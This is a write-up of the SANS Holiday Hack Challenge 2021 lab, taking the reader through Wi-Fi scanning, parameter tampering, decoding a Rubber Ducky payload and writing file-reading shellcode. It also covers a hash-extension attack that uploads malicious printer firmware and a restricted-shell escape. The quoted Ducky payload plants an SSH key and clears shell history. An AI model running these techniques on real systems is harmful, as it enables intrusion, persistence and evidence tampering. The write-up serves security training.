SANS Holiday Hack Challenge 2021

KringleCon 4: Calling Birds

– Write-Up –


By James Baldacchino

4th January 2022

Table of Contents












Map


Roof
NetWars Room
Characters:
Chimney Scissorsticks
Terminals:
Holiday Hero


Floor 3
Balcony
Santa's Office
Characters:
Eve Snowshoes
Terminals:
HoHo ... No


Floor 1
Courtyard
Characters:
Piney Sappington
Tangle Coalbox
Terminals:
Exif Metadata
Caramel Santiago
Dining Room
Characters:
Ribb Bonbowford
Terminals:
The Elf Code
Kitchen
Characters:
Tinsel Upatree
Terminals:
Strace Ltrace Retrace
Great Room
Characters:
Angel Candysalt
Terminals:
Splunk
Entry
Characters:
Santa
Fitzy Shortstack
Sparkle Redberry
Terminals:
Yara Analysis
Front Lawn
Characters:
Santa
Noel Boetie
Bow Ninecandle
Yeller, Seller, Quaker & Dealer
Terminals:
Logic Munchers
Bonus! Blue Log4Jack
NORTH POLE

Roof

Stairs

Frost Tower Rooftop

Characters:
Numby Chilblain
Rose Mold
Crunchy Squisher

Terminals:
FGPA Programming

Floor 16

Jack's Studio


Characters:
Ingreta Tude

Terminals:
Frost Tower Website Checkup

Jack's Office

Characters:
Ruby Cyster

Terminals:
Shellcode Primer
Printer Exploitation



Jack's Restroom

Characters:
Noxious O D'or

Terminals:
IMD5 Exploration

Stairs

Floor 2

Frost Tower Talks Lobby

Characters:
Pat Tronizer

Stairs

Floor 1

Stairs

Frost Tower Lobby


Characters:
Jack Frost
Grody Goiterson
Hubris Selfington


Terminals:
Slot Machine Scrutiny

Front Lawn

Characters:
Jack Frost
Icky McGoop
Grimy McTrollkins
Greasy GopherGuts

Terminals:
Grepping for Gold
Bonus! Red Log4Jack





Directory

Name	Naughty/Nice	Building	Room	Floor
Angel Candysalt	Nice	Santa's Castle	Great Room	1
Bow Ninecandle	Nice	Front Lawn	Front Lawn	1
Buttercup	Naughty	Frost Tower	The Third Kind	Roof
Chimney Scissorsticks	Nice	Santa's Castle	NetWars Room	Roof
Crunchy Squisher	Naughty	Frost Tower	Roof	Roof
Dealer	Questionable	Front Lawn	Front Lawn	1
Erin Fection	Naughty	Frost Tower	The Third Kind	Roof
Eve Snowshoes	Nice	Santa's Castle	Santa's Office	3
Fitzy Shortstack	Nice	Santa's Castle	Entry	1
Greasy GopherGuts	Naughty	Front Lawn	Front Lawn	1
Grimy McTrollkins	Naughty	Front Lawn	Front Lawn	1
Grody Goiterson	Naughty	Frost Tower	Lobby	1
Hubris Selfington	Naughty	Frost Tower	Lobby	1
Icky McGoop	Naughty	Front Lawn	Front Lawn	1
Icy Sickles	Naughty	Frost Tower	The Third Kind	Roof
Ingreta Tude	Naughty	Frost Tower	Jack's Studio	16
Jack Frost	Naughty	Frost Tower	Lobby	1
Jack Frost	Naughty	Front Lawn	Front Lawn	1
Jack Frost	Naughty	Frost Tower	The Third Kind	Roof
Jewel Loggins	Nice	Santa's Castle	Talks Lobby	2
Morcel Nougat	Nice	Santa's Castle	Speaker UNPreperation	2
Noel Boetie	Nice	Front Lawn	Front Lawn	1
Noxious O D'Or	Naughty	Frost Tower	Jack's Restroom	16
Numby Chilblain	Naughty	Frost Tower	Roof	Roof
Pat Tronizer	Naughty	Frost Tower	Talks Lobby	2
Piney Sappington	Nice	Santa's Castle	Courtyard	1
Quaker	Questionable	Front Lawn	Front Lawn	1
Ribb Bonbowford	Nice	Santa's Castle	Dining Room	1
Rose Mold	Naughty	Frost Tower	Roof	Roof
Ruby Cyster	Naughty	Frost Tower	Jack's Office	16
Santa	Nice	Santa's Castle	Entry	1
Santa	Nice	Front Lawn	Front Lawn	1
Seller	Questionable	Front Lawn	Front Lawn	1
Santa	Nice	Frost Tower	Zoom Call	Roof
Sparkle Redberry	Nice	Santa's Castle	Entry	1
Tangle Coalbox	Nice	Santa's Castle	Courtyard	1
Tinsel Upatree	Nice	Santa's Castle	Kitchen	1
Yeller	Questionable	Front Lawn	Front Lawn	1






Narrative

Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold
Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud
So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?
Is his Fest more feint than folly? Some have noticed subtle clues
Running 'round and raiding repos, stealing Santa's Don'ts and Do's
Misdirected, scheming, grasping, Frost intends to seize the day
Funding research with a gift shop, can Frost build the better sleigh?
Lo, we find unlikely allies: trolls within Jack's own command
Doubting Frost and searching motive, questioning his dark demand
Is our Jack just lost and rotten - one more outlaw stomping toes?
Why then must we piece together cludgy, wacky radios?
With this object from the heavens, Frost must know his cover's blown
Hearkening from distant planet! We the heroes should have known
Go ahead and hack your neighbor, go ahead and phish a friend
Do it in the name of holidays, you can justify it at year's end
There won't be any retweets praising you, come disclosure day
But on the snowy evening after? Still Kris Kringle rides the sleigh






Objective 1 – KringleCon Orientation

Get your bearings at KringleCon

1a) Talk to Jingle Ringford: Jingle will start you on your journey

1b) Get your badge: Pick up your badge

1c) Get the WiFi adapter: Pick up the wifi adapter

1d) Use the terminal: Click the computer terminal

Procedure

Easy enough – just click on the guy by the gate and see what he has to say and click on your badge. Pick up the WiFi adapter that has magically appeared at your feet, then click on teh terminal that has magically appeared on the table next to Jingle Ringford. Follow the on-screen prompt in the terminal and you're free to walk through the Gates.

Objective 2 – Where in the World is Caramel Santiago?

Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.

Hints

- Don't forget coordinate systems other then lat/long like MGRS and what3words
- While Flask cookies can't generally be forged without the secret, they can often be decoded and read.
- Clay Moody is giving a talk about OSINT techniques right now¬

Procedure

I can't really report much about this Challenge, simply use Google and some common sense to guess at where the next destination is based on the clues given during your investigations – it's really quite easy.

Objective 3 – Thaw Frost Tower's Entrance

Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.

Hints

- The iwlist and iwconfig utilities are key for managing Wi-Fi from the Linux command line.
- cURL makes HTTP requests from a terminal – in Mac, Linux, and modern Windows!
- When sending a POST request with data, add --data-binary to your curl command followed by the data you want to send.

Procedure

There's an open window conveniently located close to Greasy Gopherguts – I'm thinking I can probably do a Wi-Fi scan from somewhere near this window...

```
elf@4979e808b4f5:~$ iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry:off   RTS thr:off   Fragment thr=7 B
          Power Management:on
```

Running **iwconfig** confirms that I have a wifi interface named **wlan0**, so I can now scan for Wi-Fi networks on this interface:

```
elf@4979e808b4f5:~$ iwlist wlan0 scan
wlan0     No scan results
```

No luck.... oh wait there's another open window and I think I can spot a round access point stuck to the wall too! OK, so let's give this another go:


```
elf@b72ff8033ef5:~$ iwlist wlan0 scan
wlan0     Scan completed :
          Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

That did the trick – we now have an ESSID: **Frost-Nidus-Setup** which we can try to connect to using **iwconfig**.

Connecting to the (thankfully unsecured) Wi-Fi network we get a helpful MOTD:

```
elf@b72ff8033ef5:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to
complete setup
(The setup is compatible with the 'curl' utility)
```

So I followed it's advice:

```
elf@b72ff8033ef5:~$ curl http://nidus-setup:8080/
◈————————————————————————————————————————————————————————————————————————◈

Nidus Thermostat Setup

◈————————————————————————————————————————————————————————————————————————◈

WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
```

Trying to register the thermostat seems useless at this point as it requires us to know the thermostat's serial no, but we know that we should still be able to change the temperature without registering.

If we **`curl`** to **`http://nidus-setup:8080/apidoc`** we can see that we are indeed allowed to change the cooler settings without registering and we are conveniently told that we can do this by using a POST request with a JSON payload.

Following the command structure suggested by the API itself, we can raise the temperature to a balmy 20 degrees:

```
elf@290c75e4b151:~$ curl -XPOST -H 'Content-Type: application/json'   --data-binary
'{"temperature": 20}'   http://nidus-setup:8080/api/cooler
{
  "temperature": 19.77,
  "humidity": 66.63,
  "wind": 26.79,
  "windchill": 19.43,
  "WARNING": "ICE MELT DETECTED!"
}
```

This successfully thawed and unlocked the Frost Tower's entrance 😊

Objective 4 – Slot Machine Investigation

Test the security of Jack Frost's slot machines. What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server **data.response** element. Talk to Noel Boetie outside Santa's Castle for help.

Hints


- It seems they're susceptible to parameter tampering.
- Web application testers can use tools like Burp Suite or even right in the browser with Firefox's Edit and Resend feature.

Procedure

The hints are very helpful here. By opening the slot machine in Firefox and looking in the "network" tab of the developers tools we see that a POST request to a file called **spin** is made every time that the "spin" button is pressed on the slot machine. The POST request passes on the bet amount, the number of lines and the bet size each time.

By using the "Edit & Resend" option in Firefox, I was able to edit the parameter for the bet amount to a negative value, so for every unsuccessful spin, my balance would increase instead of decrease.

Looking at the server response it looks like someone's not too happy about this!



Objective 5 – Strange USB Device

Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.

Hints

- Ducky Script is the language for the USB Rubber Ducky
- Attackers can encode Ducky Script using a duck encoder for delivery as **inject.bin**.
- It's also possible the reverse engineer encoded Ducky Script using Mallard.
- The MITRE ATT&CK™ tactic T1098.004 describes SSH persistence techniques through authorized keys files.

Procedure

The "**Strange USB Device**" is located on the 2nd floor in the Speaker Un-Preparedness Room (by the vending machine).

At first glance there is a file **inject.bin** in the **/mnt/USBDEVICE/** directory, the contents of which appear to be unreadable. From the hints and narrative, I know that this is some kind of Rubber Ducky USB device mounted to the terminal. Conveniently we also find **mallard.py**

```
DELAY 200
STRING echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Ytl3ajlGILFESV1mWVN
2SChVYTp1VhNlRyQ1UkdFZopkbS1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmVXJ2ZRhVWvJFSJBTOtJ2ZV12YuVlMkd2dTVGb0dUS
J5UMVdGNXl1ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVClHZOpVVTpnWwQFdSdEVIJlRS9GZyoVcKJTVzwWMkBDcWFGdW1GZvJFSTJ
HZIdlWKhkU14UbVBSYzJXLoN3cnAyboNWZ | rev | base64 -d | bash
ENTER
DELAY 600
STRING history -c && rm .bash_history && exit
ENTER
DELAY 600
GUI q
```

That hash at the end of the file is particularly interesting – it also seems to be followed by some handy instructions for us! So, by first running **rev** to reverse the hash and then **base64 -d** to decode it, we get the following:

```
echo 'ssh-rsa
UmN5RHJZWHdrSHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlzIG5vdCByZWFsbHkgYW4gU1NIIGtleSwgd2Uncm
Ugbm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZGlMRnJhdWdST2FSaWZSaXBKcUZmUHAK
ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

And there it is – we have a username! **ickymcgoop**@trollfun.jackfrosttower.com






Objective 6 – Shellcode Primer

Complete the Shellcode Primer in Jack's Office.

According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of _____, free to the community." Talk to Chimney Scissorsticks in the NetWars are for hints.

Hints

- If you run into any shellcode primers at the North Pole, be sure to read the directions and the comments in the shellcode source!
- Also, troubleshooting shellcode can be difficult. Use the debugger step-by-step feature to watch values.
- Lastly, be careful not to overwrite any register values you need to reference later on in your shellcode.

Procedure

4. Returning a Value

```
mov rax, 1337
ret
```

5. System Calls

```
mov rax, 60
mov rdi, 99
syscall
```

6. Calling Into the Void

```
push 0x12345678
ret
```

7. Getting RIP

```
call place_below_the_nop
nop
place_below_the_nop:
pop rax
ret
```

8. Hello World!

```
call something
db 'Hello World',0
something:
pop rax
ret
```

9. Hello World!!

```
call something
db 'Hello World!',0
something:
pop rsi
mov rax, 1
mov rdi,1
mov rdx, 12
syscall
ret
```

10. Opening a File

```
call placeholder
db '/etc/passwd',0
placeholder:
pop rdi

mov rax, 2
mov rsi, 0
mov rdx, 0
syscall
ret
```

11. Reading a File

```
call placeholder
db '/var/northpolesecrets.txt',0
placeholder:
pop rdi

mov rax, 2
mov rsi, 0
mov rdx, 0
syscall

push rax
sub rsp, 16
mov rax, 0
mov rdi, [rsp+16]
mov rsi, rsp
mov rdx, 138
syscall


mov rax, 1
mov rdi, 1
mov rdx, 138
syscall;


mov rax, 60
mov rdi, 0
syscall
```

Exit code

Process exited cleanly with exit code 0

Stdout

Secret to KringleCon success: all of our speakers and organizers, providing the gift of cyber security knowledge, free to the community.

Success!

Great work! You just wrote some real life shellcode for reading a file!

Objective 7 – Printer Exploitation

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of /var/spool/printer.log. What is the name of the last file printed (with a .xlsx extension)? Find Ruby Cyster in Jack's office for help with this objective.


Hints

- Files placed in **/app/lib/public/incoming** will be accessible under https://printer.kringlecastle.com/incoming/.
- Hash Extension Attacks can be super handy when there's some type of validation to be circumvented.
- When analyzing a device, it's always a good idea to pick apart the firmware. Sometimes these things come down **Base64-encoded**.

Procedure


If that last objective is anything to go by, things will start getting a lot tougher now…
For this objective we are forwarded to a printer's web interface. Looking around for a possible point of entry, the first thing that sticks out to me is the "**Firmware Update**" page which allows us to download the current firmware and upload new firmware to the printer – this fits perfectly with one of the hints I got from Ruby Cyster, who also hinted that we should pick apart the firmware and that it might be base-64 encoded.

Once the firmware is downloaded and I have a look inside, I see that there is a block of unreadable text which makes up the actual "firmware" portion of the file, followed by a **signature** variable which appears to be some kind of hash, a **secret_length** variable with a value of **16** and an **algorithm** variable with a value of **SHA256**.
By copying the firmware portion on its own and pasting it into Cyberchef and performing a base64 decode operation, I end up with unreadable text once again, but Cyberchef conveniently gives us a hint that this might actually be a zip file and by running an **unzip** operation I get an uncompressed **firmware.bin** file.



By running `file firmware.bin` we discover that the file is an **ELF 64-bit LSB** pie executable.
I see what you did there guys!

Although it's not included in the hints for this Objective, Ruby Cyster mentions that *"if you append multiple files of that type, the last one is processed*". So my plan of action at this stage is to try and write a new bin file with instructions to copy the contents of **/var/spool/printer.log** to **/app/lib/public/** zip it and append it to the original firmware's zip file, encode everything with base64 and figure out a way to deal with the signature.



So, I created a basic bash script that creates a directory **/app/lib/public/** (in case it doesn't exist already) and copies **/var/spool/printer.log** to it. I saved this file as **firmware.bin** and compress it in a zip archive called **evil.zip**.

The printer is expecting a base64 encoded zip file with a **firmware.bin** file inside which it then executes. So I needed to append the newly created **evil.zip** to the original **firmware.zip** to create a new zip file with a valid hash signature. To do this I followed the hints and used the **hash_extender** tool.

```
┌──(kali㉿kali)-[~/printer_hack]
└─$ hex evil.zip
504b0304140000000800ce7a9653b1009938420000005b0000000c001c006669726d776172652e62696e5554090
0030489c361fb8fc36175780b000104e803000004e803000075cbc11180200c04c03f55e0f8f76a0274f0c69064
825abf15b8ff5d17542ae699c6b533328a3b8415fe546103b5d9a0f6d43ce32d81e966020fea7dc426d67fcb075
04b01021e03140000000800ce7a9653b1009938420000005b0000000c0018000000000001000000ed8100000000
6669726d776172652e62696e55540500030489c36175780b000104e803000004e8030000504b050600000000010
0010052000000880000000000
```

```
┌──(kali㉿kali)-[~/printer_hack]
└─$ ./hash_extender/hash_extender --file firmware.zip --secret 16 --signature
2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --append
504b0304140000000800ce7a9653b1009938420000005b0000000c001c006669726d776172652e62696e5554090
0030489c361fb8fc36175780b000104e803000004e803000075cbc11180200c04c03f55e0f8f76a0274f0c69064
825abf15b8ff5d17542ae699c6b533328a3b8415fe546103b5d9a0f6d43ce32d81e966020fea7dc426d67fcb075
04b01021e03140000000800ce7a9653b1009938420000005b0000000c0018000000000001000000ed8100000000
6669726d776172652e62696e55540500030489c36175780b000104e803000004e8030000504b050600000000010
0010052000000880000000000 --append-format=hex
```

The result of the **hash_extender** operation is an ASCII hex output which I could then use to create a new file and then convert it to binary which to create my new malicious zip file:

```
$ cat output_hex | xxd -r -p > output.zip
```


To check that everything is ok, I tried unzipping the new **output.zip** file and confirmed that I got a **firmware.bin** file with my bash script payload in it.




All that remains is to encode the zip file with base 64 (making sure to use the **`-w 0`** switch) and to craft a new JSON file with the new base-64 encoded "firmware" and signature generated by **`hash_extender`**.

```
$ base64 -w 0 output.zip
```

I uploaded the new zip file and was happy to see that the firmware was "successfully uploaded and validated" and that the package was being "executed in the background".



Now, if my bash script worked, the printer should have placed a copy of **`printer.log`** in the publicly accessible directory **`/app/lib/public/incoming`**. And – sure enough - visiting **`https://printer.kringlecastle.com/incoming/printer.log`** in my browser gives me the contents of the **`printer.log`** file!



Objective 8 – Kerbroasting on an Open Fire

Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the ElfU Portal. Find Eve Snowshoes in Santa's office for hints..

Hints

- Check out Chris Davis' talk and scripts on Kerberoasting and Active Directory permissions abuse.
- Learn about Kerberoasting to leverage domain credentials to get usernames and crackable hashes for service accounts.
- There will be some 10.X.X.X networks in your routing tables that may be interesting. Also, consider adding -PS22,445 to your nmap scans to "fix" default probing for unprivileged scans.
- OneRuleToRuleThemAll.rule is great for mangling when a password dictionary isn't enough.
- CeWL can generate some great wordlists from website, but it will ignore digits in terms by default.
- Administrators often store credentials in scripts. These can be coopted by an attacker for other purposes!
- Investigating Active Directory errors is harder without Bloodhound, but there are native methods.

Procedure

We start off this one by registering at the elfu registration portal and we are given a username, password and server address and instructed to **`ssh`** to it on port 2222. We are then met by a menu screen which only accepts '1' or 'e' as keyboard inputs. '1' brings up a list of grades and 'e' exits the program any other keypress doesn't appear to do anything.

After hours and hours and hours of trying different combinations, I discovered that **`Ctrl+D`** exits to a Python prompt – well I wish I'd tried that earlier!

From the Python prompt I was able to run the following commands to exit to a bash prompt:


```
>>> import subprocess
>>> out, err = subprocess.Popen(['bash', '-l'], env={}).communicate()
```

